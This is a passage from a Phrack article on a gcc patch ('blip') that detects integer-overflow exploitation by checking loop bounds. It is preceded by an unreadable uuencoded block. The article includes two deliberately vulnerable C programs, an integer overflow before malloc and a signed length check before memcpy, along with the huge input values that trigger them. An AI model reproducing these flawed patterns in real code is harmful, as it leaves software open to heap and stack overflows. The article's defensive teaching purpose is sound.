M\>#OP’K/>]>’-\"><Q/\>WITZ?T7G?[,\2>>.3Y[>OS--]C[RN1^D=G[MBO2
MY>%3+U"5)_)AXG<1TDAG9G0<0%M9N5$_!R1;[NZ7IZ^LYE[>->’H4RN’Y^?<
M&S;7WX3BAFFK,<KA370N)=G&-\#YL=E:?E/N#:_))5V5Z$W>YKJW[<#^_7-[
M%KP;O6W]<:?9>Z5*I@C(W(W>K;OV[MMW5P8,F>3(N.46;[_Y‘‘G4ZU_>W)1[
M>?.&]=XM$)"B^00%R*%8A"WR:/\P+DH(Y+KJ*)RKMW*MH[7&J’,L5_0#2GO&
MSG’3+]52J.@B‘‘‘*,JZYZ_-’MVXM%F_P7@\$=JY1ZW1R[5K2450Q$-.;D0;/
M]57/8G>]TIO’7E/ML6IN!@%[00\"RXU2Y$-P55M_\T[HVYS*D^IGHHSZ_5P]
M6=R26Q@>RXU13O3E:;??’’=4&6=LWY’:L‘<JRRPY:F4$<K)0GUZSUNGW6MSF
M8;^K&MX?#(ZM]^:P;=!,*@SK#(\#O=;1@1J?5C,WM_=6[AKNE;THAE#-P:E$
M8&?Y4=I^6["-1AWU’R2UCH)HEV,I7BOK:YF6AA^0G/:S8X5]7!%Q?ZS^OJ+^
MOJ7^UBAJ\/GJ[Q7JKZ3^;E5_=ZB_MOI;5G_O4’^_H/Y^_>V4AYS]X>P*9"N<
M7X&&A2WJ>G5.AS/RUWY*Y:N>)]4WH"R<W^","@3\\[@>,&=SJEXP:X]ZQ,N&
MLS?(=6]0^>(Y7#VOXG1P;H<**(*B_\7C:D513ZC’U]3S]XZ;]DW[T=G\/=XU
M+Z0\H,<^]W8BZ.0=L.?5’!_.G??P>\=Z?X?U_GO6^]]:[S?.F/=_9+U_PGK_
M’];["U:9]YNL][KU_A/6^S^VWA^SWK]NO5]]D7F/K/>Z];ZLWG^*WQ^VWN’W
MOBGO’^4X]3L\[T_Y?<?"C’?Q:I/VQ=9[L/K<>=KOMW+\S\-]S&JHY_LGXKP;
MX3E\_PU\_V%\_PB^7X?OG\/WE^’[7^/[R_%]U<7P3E*\U^"[C^\WXGN‘[SOP
MO8#O/X[OQ#@[@N]%?’\7OI>H#O@>X?M)?*_@^Y_@^RR^?P??;\)WD/>Y![D;
MGO=R?’\MOL_B^\WX_CI\WXKO2_A^"[[?@^_;\/T7\’T[OO\K?)_#]R?P_59\
M_P*^[\#WO\7WV_#].6OA?2>^Y_!]#[[?C>\D>7L4W_?C^R_B^SR^_R:^+^#[
M?\!WXK%]!=_OP/=G\?U.?’_^.GA_‘[[G\?W’\?TV?&]1/^/[$I6+[QU\_QE\
M/XSO_Q+?A_C^<7P?X_M?X/LRE8OOI!OQPDO@_<WX7L+WM^#[’GR_!]\7\?TX
MOO\4OK\-W_\9OO\TOO\NOI,T\’^^A/#SA;^@<’X]O=^J%J;-Z\V<@I_@:L."
M_\OU!B?_NP7_^G,,CEUV*;S3"O1CEYJQ_ME+S9C^YJ5F+&ZY#-Y_#-_ON<ST
M[:]<9O(?7F[U)[X3]_LKEYN^‘O[-/=Z]^/XN?’\’OC^)[P],M,M^ESE[I6K3
M7V%\$CW_+KY?,Y.-OV&#61->QN^;7VKRR<8O;I@.KV^‘_&\_:]V^C’&0$^J]
M\DK3_YTK39YOY?=?/SF#=?MHIF[21H%GVR[PAZ\T?=Z_RKS_^E5FWGWF*E/G
MT_B^"]_SSS7SJ/%<,Z;_[+EF3/\KOM?P_8JKX;V.[SNN-F5]PWK_I\\W[^]^
M@7E?>PV\_ZNS]MN/7&/6NG^&[V5\_YUKS%KWGZXQ:]TI?*].Y+/JA<"K?:&&
M-SW:9STPJ05*S=W>Z$9%U0UN7*Z1=O-PT+WQE@,[=VT’UG[CQD8ZOM%;;#2"
M&,0O@<[9‘HI<:‘#%O^$F4?3+!WG]4U]^6?]FO<92;4@&4RA^0%;M58@B]A9S
MDEMA9;F->^#+39%[DBZTTN6==‘4[’98UD;AX’HF=VI9,0C\_[3>;+T_[V7E-
MU*9\IMKX9\@+#5WJY!$ECVZ8W4QN#$A7E6--E%:AZ!7T05DL%HKDS5+%T",&
MIDJ&])S=#%:?<-AT3B:>H()6%/44Y5YC-‘ETLT(5ZC7!CW"+@LR@1Q"$W6*’
MF\’U‘XA‘JHM’=1O0UG4$4M*LHDQ^UQ1U[B@YFX16M60(2UPOB6*7+R-2Y@I*
MG(F*<M^K)]=TN9\T*:A"MH0J:,’%.+^H-S:GQ[KU?@?]=)]A^N%A>’-2B$IT
MQ79CH]]KJY/7$N2ESL/-UB"]<;$WOC’>$4\+&O>2H_"QS-XV0-S^QM&Q02NE
M>%*==JLV&@^S4)7P1G‘4P&#0%W!@:!(!;@#5‘K$93=(4544’#:XK*0&:W$9-
M<CH‘DN)H!0J=?)#F<1R/8T:GD*%@^P#‘B+X(#\0$$X‘)!=‘HD<D"Q@6AH=AF
M‘NCA<:T94^PBPLL‘MZ‘EA)8‘JK*-&%JF:N0Q$PL>6=4#2Y,EAM-‘1Q)=P_V\
MJ;>"@S8‘P;F=DL‘$!*9-"EX*!5XP]1P[‘:’5+/0RPW!H;L@.%$-*"+X[.+2,
```

```
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
```

```
MTZ=/ET\Y)^P+OPN_"[__RWZ/><_[-_<^^=P'/OG0Y^]]S1<N.?#^\>WWON9/
M+_FQ'QMO>_JU'\B='%U\:IWW]+>>.*5.*[E]K\N?_M",]\'+G]QPUYU//+KV
MZ?^YIR^ZJLEB#P6X<^W^N-?,;=FRQ7MZ[P.?/'XJ]]#G\Z??^9*OSQQ_>O7C
M?[GNQ)\\_O1%]S[A;=ARXB67>A_QUMWPK<O7/N9M>.CSW_@UJQ;KN1:KGE[_
M8&FX^E1Z^IM/_SUGM^5;:]1Y<[1ERSVO46O;^!67O_3!TJJ+3^T[_?077C\D
MW0:00]J46TR605EW/(#:M/V3[4>^./.^4S-M_PL?^<RJ]F,YU:CV[^W;NGN^
M_2%@@+QD[9//&^;:-P%D?,U[3LV\.O>6*Y]=<VKFQ+>/G[SZQ"?:Q[_KC3_Y
M'?]3_F<?FSFEXK[J^'>\\27'_\X;KS[Q^(G_UK[W2Z!GVW[\2VO:)Y[_Q9GV
MO7^!WS.7?W'F@_<]^;Q'5GF/77R1_X4GGW_JGUSDGWSH\W]06CV#;=KWT,F/
MW.-]:(/WNF>^\:L4<LW,76L_\K#WC5_E$1I>?,\S%XVNHBXXJ4)4;/_D,]]X
M/W>*?_*1]W@?//D=5:T??LD#*@N.>>+//O(>[_Y+CS^^ZOAW-@PO4JF^\:LO
MY32?6`-V)IZ\\C=6C];`^_N]+<=?HTY@H[5;3K]$#?OJRT^];Z:]Y;U7>^TM
MC_SF6N[W54^__#%OYH$GC_^/W);[U1@^\]#)9S_VT!?4F,[<</J&;WW(6_>-
M7ZL\/7P*1K-]_#77JR':`2.5&]W\P"=ORCT\JOR=*OV!SU8^.EQS[T>]AV_X
MZ$.??\Q[^*&36^Z__"KO[T]\>N^)9^]]ZH_6?>-7__J/UN0>_A"\/99[^*'/
M/_394Y^;&;_EL9F-[5]^\GGM7SGU\9EQ_]13,Z=^?V:\^.A__DKSU)_.//KG
M7[G[U!_/^)\Z]2]FQON_])TO_\REJS8^^Y6?48!?G!EO_=)WGKV\L';\N[\?
MKCV5^WN%4J=1>JB::RL*F_U"57-;@WQNL39JY7K]46[82@?]'FA]__!EZ[TK
M9EY2N42AT@.?;S_^Q=7MBT'%L/W(UDNNF'G^:R_Q3W[E:Z?>-?.5KY]ZY\RC
MI[_RWE/'9Q[][E=^^+$9E>QK3WO^%]K^MQ[X3\?_9Z[]^%=6M_\:=N8-'KEQ
MS%T/-,G->^9OW;OMP/SF)GAE[P\VY_T;<B_S_=SK6\W<GOYR+BCG_'PU'U7S
MQ=RV^06X7`N\OWOTGJ\,_E`-W5O6>>,7;?GX&M77#YQ\_-3J+?>]HK;N@9-;
M'GG+NLW>AC]\W1WS;__"^(4?\NZY?.WO[U[WF/?3"EE^=,M#:]ZR;LNS:Y)U
M6][YBF3=R2^OSI]\PX_?]8?9E0)0>>9GZ;GA9Z>M)9>_])D'2_>O._6)[S[]
M[,X]"WY1]5U;G6!`RSY7:S3`X1,8X`=/3_;D]%ZWS__40W^Q\Z&G/I3SFN_U
M5NV[N?F(M^K4G->:7;-AU5]\O?FN-=ZJ.^]ZHOVZ]H?>\XX9K[US=/6I5WI?
M;O[&S&CMJ9=X7[[[Z:_^QJKQJ?9=3[SN@ZN>?-%]7]MXQ7W?_*W5G_WJ'ZV_
MZXFOW#-A+`+5X7_IT_3\F4\+^![XYR4ON>*]E[_T\K5J&IYZYM3%WJD;O9<^
MT?SXFBL\[X-7_?:&)S<T3[QDO7?/=S>,GO_LFC^^Y#'O14]N>/6+QI<TGU51
M`/+$!R_*GX9HSU<IKL#XJ[WF(VN\5Z\=JVGV7R_Q'FV]]^VKFX]L\-[]Y=<
M<G*TOGG?*]9ZS?==[CWQZ`OO><T?7^*-UK3>\[;5SYY$&"S2WH'W_]B//7RN
MQ5SH?[%:L?)M8.6_<]#_/KX+_1\4@?XO%R[0__\@O\=.KN6E]$-J+?[6#:>?
M^<:O_?4+/>_ACWSSM6KY_,R)9Q[ZBP\?]5[2_(/R;ZUY_3=^+7[IQ^=6;VR>
M>&WS@1VK?O\/9C[PBX\\,7/OLY^:22][M__9#WNK'IM9I7:>4X30'[K$^^VU
M__Y3,X_-//?)#6I-^_W/>2=6^R?SGWWRN2KJ>[X^<__E3\S\R*71)Y<O?J]Z
M67WJ)[Q]IQ[Q[KQ^S==GQE]<\C:L/57V3CU_YM37O/<^,W/)R?&U][_DB9G'
MUJTZ_MTK1AL>O?;X=Z\:7?)H[OAW-XY6/>H]\LS,7P,'D5KVP,E_<?J*\;/^
M%TZ_)+=J=LTW9Y9GGL!"3CS^^%]<,O,GZ24C-6%O^/SCIRZ!*;O9>_J/[[[[
ML2V7?WBM]^2&VOT+J^^_=.M]?W3_PJK[_OC>+WDS'URU_W7S^U33;CS^L76U
M)TX\?M'JV35/S(PO4\WRMZ\:7W1ZNVK9B=60]Q^FESQP\IZ/;7CHI/^%)_:=
MNM3+?QF:?/QCZVM/_],/7>R=^*O7J27HGN]<G%[QV-SEUW_RR0V/WJG^JD]N
M./X'JTY=[MWUI3]_XK'+%,GTZ/HG-SSQH=7>_7=XCW]T]6-77)[[S.J'7WGU
MS:]\<L.7_N<3U)%JLF^\ZHI++EN_JX^&1LXQX.#<"ACBN)`=>#_/__US6[?O
MGOL!X=@YYG^^')1P_JMH05@JJ/A^.<A?F/__$+^%I21%HS9+K5S:'P\;:&8'
MON87MB[LW+;Y]KG]>^9V;=ZY>^N.N<W[MBYLNVWGGAVY9K\Q!IF1+>O7Y_BW
M.7>P/GKS4C?W:GK>G":]&LB6O,:*H@B2%GC91"ID_7I5%//<L<C!L+\XK'77
M7_(R<$0T$4S&>CA4OM:;$&C'03!B!`(M_9Y`UZ]''+?\/Y(E')71EAL)_[>D
M2[D;80N\<;D+U-V;.>V6/F3?RQWKCW-'DDXGM]@:Y6JY7NM(3BP-`:\\E_1R
MC?%PJ#HDUTR&:(/GV);U1UJ=SB9(VJCU<J.6JE@RR@%[-E<_ENLDG3Z8*5H<
MCNOKU]_2:M14"%CIJ25-'`*(7U/'HE9S3-)^N2V)RAV-0767(2L>*'"$[C;L
M#+:>IOUX_NMN^$'@V-GM/\-N'_#^7RH6\F78_TO%\H7Y_P_Q>]D/WUA/>C>F
M2^O7WXZS^Z;K9%)<MW[_UM?'-/]O(OQ:_V/RO=&$7;=E\<W7K=^U<\_M-UW'
M_E4[O4/7K9^_:WYA;G>\>^N^FZZCR47&N+9T:X/KUL_=*5E=QU/INO5[;_G1
M;7OWW773=?WZP49_<"RW>6].U:XV5&_[<RB>AB\LL);;/'_=>M0[ATKCY97Z
MWKMW87YNVX+*5FA:596YA0.J%L3E5G55"2#N^J2=>T-NX\MRFWNM7)![$T[V
M]9>T&DO]W'5DV6UC/O=J:A1.K=?D7DTKPVNN4_&.JDGHKV\GZ]=OI,[+;?1S
M&]6ZAEZ%-[=SFRLYJZ/6C[J#0;*X>.RF6+W%&]4//]=OW+4]MWF8V]S/;=PH
M<;;T<YOKTOJ-TN\':W7:A0#5ZW.;%W(;H>-G*8L%N)W,Y8^2<8?<YE8.;W7&
M@[@09'(_FEMJU9JJ$/2GYQ:LFL,CX::PXXQ'*A;V/51IH_1Z;B-V=29JCLW<
MO2:W40_[^O7#KENJ^WTT&ZY*!(CTQ'FL<1=^9_[)^J_G[0^@C'/1?WZI).<_
M7QT`5?R"(@0OK/__$#^8M#OW[IG/_:,<2A/GJNI-NSC,W93;,IO;M7?/CNN-
MLT.X;U:DG''<8+U3BE==OR4;@*DP\"UON3!W+_PN_"[\+OPN_"[\+OPN_"[\
M+OPN_"[\+OPN_"[\+OPN_"[\+OPN_"[\+OPN_"[\+OPN_"[\OJ^_
*_Q^/V/4P`-@$````
`
end

|=[ EOF ]=---------------------------------------------------------------=|
```

8.txt Wed Apr 26 09:43:44 2017 38

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x09 of 0x10

|=-------------------=[Big Loop Integer Protection]=-------------------=|

|=--=|
|=---------------=[Oded Horovitz ohorovitz@entercept.com]=-------------=|

--[Contents

--[1 - Introduction

Integer overflow and integer sign vulnerabilities are now common knowledge. This has led to increased exploitation of integer-related vulnerabilities. The article will attempt to suggest a way to detect these vulnerabilities by adding compiler support that detects and flags integer vulnerabilities exploitations. Specifically a gcc patch is presented to demonstrate the feasibility of this technique.

The article is divided into three parts. Part one contains a brief introduction to some of the common integer related vulnerabilities. We list some of the recent public vulnerabilities. Part two of the article tries to explain the root cause of the problem with integer vulnerabilities. Using real examples, the article explains why exploitation is possible in the first place, and how it may be possible to detect exploitation of integer vulnerabilities, even when the vulnerability is not known in advance. Part three goes through the implementation of the suggested detection scheme. Since the implementation of this detection scheme is in the form of a gcc patch, introduction information about gcc internals is provided as well. We summarize the paper by demonstrating the protection at work against OpenSSH and the Apache httpd packages.

--[2 - Part I - Integer problems

----[2.1 - Introduction

In the last year the attention seems to have shifted to a new bad programming practice. This practice is related to the possibility to integer overflows that cause buffer overflows. It turns out the many popular and (assumed to be) secure software packages (OpenSSH, Apache, *BSD kernel) share this vulnerability. The root cause for this bad practice is insufficient input validation for integer type input. Integer input looks so naive, only a few bits long. What can go wrong here? Well, it seems that quite a lot can go wrong. The following is a table of integer related vulnerabilities taken from the OpenBSD and FreeBSD security lists. All vulnerabilities have been reported during year 2002.

Vulnerable package	Short description of vulnerability
OpenBSD select syscall (See reference [4])	Positive limit checks against int value allowing stack overflow
RPC xdr_array	Int overflow cause small buffer allocation which later overflowed with input
OpenSSH Authentication	Int overflow cause small buffer allocation which later overflowed with input
Apache chunked-encoding	Positive condition is done on signed int allowing heap overflow
FreeBSD get_pallette	Positive condition is done on signed int allowing information leak from kernel to user
FreeBSD accept1,getsockname1,getpeername1	Positive condition is done on signed int allowing information leak from kernel to user

Table 1 - Sample integer vulnerabilities in year 2002.

The common problem that exists in all of the above vulnerabilities is that an input of integer type (signed and unsigned) was used to trigger overflow (when writing) or info leak (when reading) to/from program buffers. All of the above vulnerabilities would have been prevented if proper limits had been enforced.

----[2.2 - Basic code samples

Integer vulnerabilities can be further illustrated by looking at the following two simple code samples.

Example 1 (int overflow):

```
01      int main(int argc,char* argv[]){

02              unsigned int len,i;
03              char    *buf;

04              if(argc != 3) return -1;

05              len=atoi(argv[1]);

06              buf = (char*)malloc(len+1);
07              if(!buf){
08                      printf("Allocation faild\n");
09                      return -1;
10              }

11              for(i=0; i < len; i++){
```

```
12                      buf[i] = _toupper(argv[2][i]);
13              }
14              buf[i]=0;

15              printf("%s\n",buf);
16      }
```

The code above seems quite legit. The program converts a string to its upper case representation. First it allocates enough space for the string and the NULL termination character. Then it converts each character into its upcase value. But when looking a bit closer, we can identify two major problems in the code. First, the program trusts the user to have as much characters as he specifies (which is obviously not the case)(line 5). Second, the program doesn't take into account that by calculating the space to allocate, an integer overflow may occur (line 6). Trying to generalize the problem, the first bug may allow the attacker to read information, which he didn't provide (by trusting the user input and reading *len* chars from argv[2]). The second bug allows the attack to overflow the heap with its own data, and therefore to fully compromise the program.

Example 2 (sign check-bypass):

```
01      #define BUF_SIZE 10
02      int     max = BUF_SIZE;

03      int main(int argc,char* argv[]){

04              int             len;
05              char    buf[BUF_SIZE];

06              if(argc != 3) return -1;

07              len=atoi(argv[1]);

08              if(len < max){
09                      memcpy(buf,argv[2],len);
10                      printf("Data copied\n");
11              }
12              else
13                      printf("Too much data\n");


14      }
```

The second example shows a program that had the intention to solve the problem introduced in the first example, by attempting to enforce user input length to a known and predefined maximum value. The problem in this code is that len is defined as a signed int. In this case a very big value (unsigned wise) is interpreted as a negative value (line 8), which will bypass the limit check. Still, in line 9 the same value is interpreted as an unsigned positive number causing a buffer overflow and possibly allowing a full compromise.

--[3 - Part II - Exploitation pattern

----[3.1 - One input, two interpretations

So what is the real problem? How come such security-oriented packages have these vulnerabilities? The answer is that integer inputs sometimes have an ambiguous interpretation at different parts of the code (integer may change their sign at different values, implicit type cast, integer overflows). That ambiguous interpretation is hard to notice when implementing input validation code.

To explain this ambiguity let us look at the first example. At the time of allocation (line 6), the code believes that since the input is a

number, then adding another number will yield a bigger number (len+1). But since typical C language programs ignore integer overflows the particular number 0xffffffff do not apply to this assumption and yields unexpected result (zero). Unfortunately the same error is *NOT* repeated later in the code. Therefore the same input 0xffffffff this time interpreted as an unsigned value (a huge positive number).

In the second example the ambiguity of the input is even more obvious. Here the code includes a silent type casting generated by the compiler when calling memcpy. The code therefore is checking the value of the input as if it was a signed number (line 8) while using it to copy data as if it was an unsigned (line 9).

This ambiguity is invisible for the coder eye, and may go undetected, leaving the code vulnerable to this "stealthy" attack.

----[3.2 - What is the nature of the input?

Looking back at the above examples reveal a common meaning for the attacker input. (Sorry if the next few lines will explain the obvious :>) The above input is a number for a reason. It is a counter! It counts items! It doesn't matter what those "items" are (bytes, chars, objects, files, etc.). They are still countable amount of items. And what can you do with such a counter? Well, you are most likely to do some processing "count" amount of times. As a note I will say that not *every* number is also a counter. There are many other reasons to have numbers around. But the one that are related to integer vulnerabilities happend to be "counters" most of the time.

For example, if the count is for challenge response you may want to read "count" amount of responses (OpenSSH). Or if the count is buffer length you may want to copy "count" amount of bytes from one memory location to the other (Apache httpd).

The bottom line is that somewhere behind this number there is the proper "loop" in the code that will do some processing, "count" number of times. This "loop" may have multiple forms such as the for-loop in the first example, or as an implicit loop in memcpy. Still all loop flavors will end up looping around the "count".

----[3.3 - Suggested detection

Ok, what do we have so far about those vulnerabilities?
- The input was ambiguously used in the code.
- Somewhere in the code there is a loop that uses the input integer as an iteration counter.

To make the interpretation of the number ambiguous, the attacker has to send a huge number. Looking at the first example we can see that in order to make the number ambiguous the attacker needed to send such a big number that if doing (len+1) the number will overflow. For that to happen the attacker will have to send the value 0xffffffff. Looking at the second example, in order to make the interpretation of the number ambiguous, the attacker needs to send such a number that will fall into the negative range of an integer 0x80000000-0xffffffff.

The same huge number sent by the attacker to trigger the vulnerability is later used in a loop as the iterations counter (As discussed in the section "What is the nature of the input?")

Now lets analyze the exploit process:

1. Attacker wants to overflow buffer.
2. Attacker may use integer vulnerability
3. Attacker sends a huge integer to trigger the vulnerability.
4. Count loop executes (probably) using attacker input as the loop bound.
5. A Buffer is overflowed (On early iterations of the loop!)

Therefore detecting (and preventing) integer vulnerability exploitation is possible by validating the loop bounds before its execution. The validation of the loop will check that the loop limit is not above a predefined threshold, and if the limit is higher that the threshold a special handler will be triggered to handle the possible exploitation.

Since the value required to trigger most integer vulnerabilities is huge, we can assume (hope) that most legitimate loops will not trigger this protection.

To get a feeling for what values we expect to see in integer Vulnerabilities, lets examine the following samples:

- Allocating buffer for user data + program data

Looks like: buf = malloc(len + sizeof(header));

In this case the value required for triggering int overflow is very close to 0xffffffff since most program struct sizes are in the range of several bytes to hundreds bytes at most.

- Allocating arrays

looks like: buf = malloc(len * sizeof(object));

In this case the value required for triggering the overflow may be much smaller then in the first example but it is still a relatively huge value. For example if sizeof(object) == 4 then the value should be bigger then 0x40000000 (one Giga). Even if the sizeof(object)== 64 the value should be bigger then 0x4000000 (64 Mega) in order to cause an overflow.

- Falling to negative range

In this case the value required to make a number negative is any number bigger then 0x7fffffff.

Looking at the values required to trigger the integer vulnerability, we can choose a threshold such as 0x40000000 (One Giga) that will handle most cases. Or we can select smaller threshold for better protection, which may trigger some false positives.

--[4 - Part III - Implementation

----[4.1 - Introduction

Once we have a suggested a way to detect integer attacks, it will be nice to implement a system based on that idea. A possible candidate for implementing this system is to extend an existing compiler. Since the compiler knows about all loops in the application, it will be possible for the compiler to add the appropriate security checks before any "count loop". Doing so will secure the application without any knowledge of the specific vulnerability.

Therefore I choose to implement this system as a gcc patch and name it "Big Loop Integer Protection" a.k.a blip. Using the -fblip flag one may now be able to protect his application from the next yet to be public integer exploit.

----[4.2 - Why gcc?

Choosing gcc was not a tough decision. First this compiler is one of the most common compilers in the Linux, *nix world. Therefore, patching gcc will allow protecting all applications compiled with gcc. Second, the gcc is open-source therefore it may be feasible to implement this patch in the first place. Third, previous security patches were implemented as gcc patches (StackGaurd, ProPolice).So why not follow their wisdom?

----[4.3 - A bit about gcc

